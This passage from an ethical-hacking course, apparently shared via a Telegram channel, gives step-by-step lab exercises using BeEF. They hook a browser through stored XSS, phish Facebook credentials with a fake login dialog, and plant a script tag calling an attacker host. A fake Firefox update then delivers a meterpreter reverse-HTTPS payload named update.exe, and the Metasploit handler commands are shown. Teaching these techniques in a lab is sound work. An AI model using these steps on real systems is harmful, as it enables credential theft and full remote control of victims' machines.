
    - Just make sure to change the IP address to Kali IP address.
    - Change the length of the Message body from 50 to 500 .
    - Write the script inside the message body as shown below

https://t.me/learningnets





16. Click Sign Guestbook in the page.
17. From Windows 10 machine open web browser and go to Metasploitable DVWA page, then click on XSS stored

https://t.me/learningnets





Now check BeEF window in Kali, you will see that Windows 10 IP address is under online browser





https://t.me/learningnets

18. Click on the IP address of Windows 10 machine, you will get detailed information about the machine





19. Click on Commands / Social Engineering/ Pretty Theft and choose Facebook then click execute

https://t.me/learningnets





20. Look at the Windows 10 browser, you will see Facebook login dialogue, enter and username and password

https://t.me/learningnets




21. Go to Kali BeEF page and see the information that entered by the victim user.




**Note**

we will know more about Store Cross Site Scripting XSS vulnerability that we used in the above exercise in the Web penetration testing section.

## 9.1. Using BeEF to send backdoor

https://t.me/learningnets


## Exercise 43: Hacking Windows 10 using BeEF

If a user accesses a website that is loaded with BeEF hook, attacker will see the information of the of the machine which it is browsing the website such as the machine operating system and the browser type. The attacker can then send fake update to the victim web browser. If the user chooses to allow update, BeEf will send a reverse shell backdoor which will give the attacker Metasploit meterpreter session from the victim machine. As we saw before in Client attacks Meterpreter will give a full control of the victim machine.
In this exercise we are going to use Kali website and insert BeEF java code inside it, then we are going to connect to the Website from a windows 10 machine , BeEF will send a fake update to the Windows 10 browser user to have a meterpreter session.

1. Start Kali Virtual machine
2. Start Windows 10 virtual machine
3. From Kali Machine start Beef

```
#./beef
```

https://t.me/learningnets





4. Copy the Hook URL
5. Go to /var/www/html and modify the index.html file by adding the Beef hook to the file using leafpad.

#leafpad /var/www/html/index.html

6. Add <script src=http://kali_IP:3000/hook.js></script>

https://t.me/learningnets




7. Save the file
8. We need to have the malware file reverse https that we used previously in Exercise 36 to be directly under /var/www/html and change its name to update.exe




9. Start webserver apache2 in Kali

#service apache2 start

10. In kali open browser and go to Beef Webpage

http://127.0.0.1:3000/ui/authentication and login to beef




11. Start windows 10 machine
12. Open Firefox browser and go to kali website http://kali_ip address





13. Look at Beef page in Kali, you will notice new online machine is listed





14. Highlight the machine to see its details

https://t.me/learningnets



15. In Beef Click on **Commands**, then **Social Engineering** and go to **Fake Notification Bar ( FireFox)**
16. Enter the IP address of Kali and the name of the Malware file and give Notification text




17. -Start Kali Metasploit and setup Metasploit to listen to incoming connection from the malware file

https://t.me/learningnets


```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_h
set PAYLOAD windows/meterpreter/reverse_hop_http
set PAYLOAD windows/meterpreter/reverse_http
set PAYLOAD windows/meterpreter/reverse_http_proxy_pstore
set PAYLOAD windows/meterpreter/reverse_https
set PAYLOAD windows/meterpreter/reverse_https_proxy
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
```

18. Go to Windows you will see message bar with a request to update Firefox
19. Click on install plugin , the update.exe file will be downloaded into the Windows 10 machine

20. Run the update.exe file

https://t.me/learningnets




21. look at the Metasploit connection , you will see a meterpreter session established

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ipia9uns) S
taging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:50534) at 2020-0
8-18 14:41:06 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

## 9.2. Hooking up a Mobile phone

BeEf works with Mobile phones (Android and IOS ) the same way it works with PC because it works through the Web browser. Even you can send a malware to the Mobile Phone ( android only ) as an APK file and somehow convince the victim to run the APK file which will give the attacker complete access/control over the mobile phone.

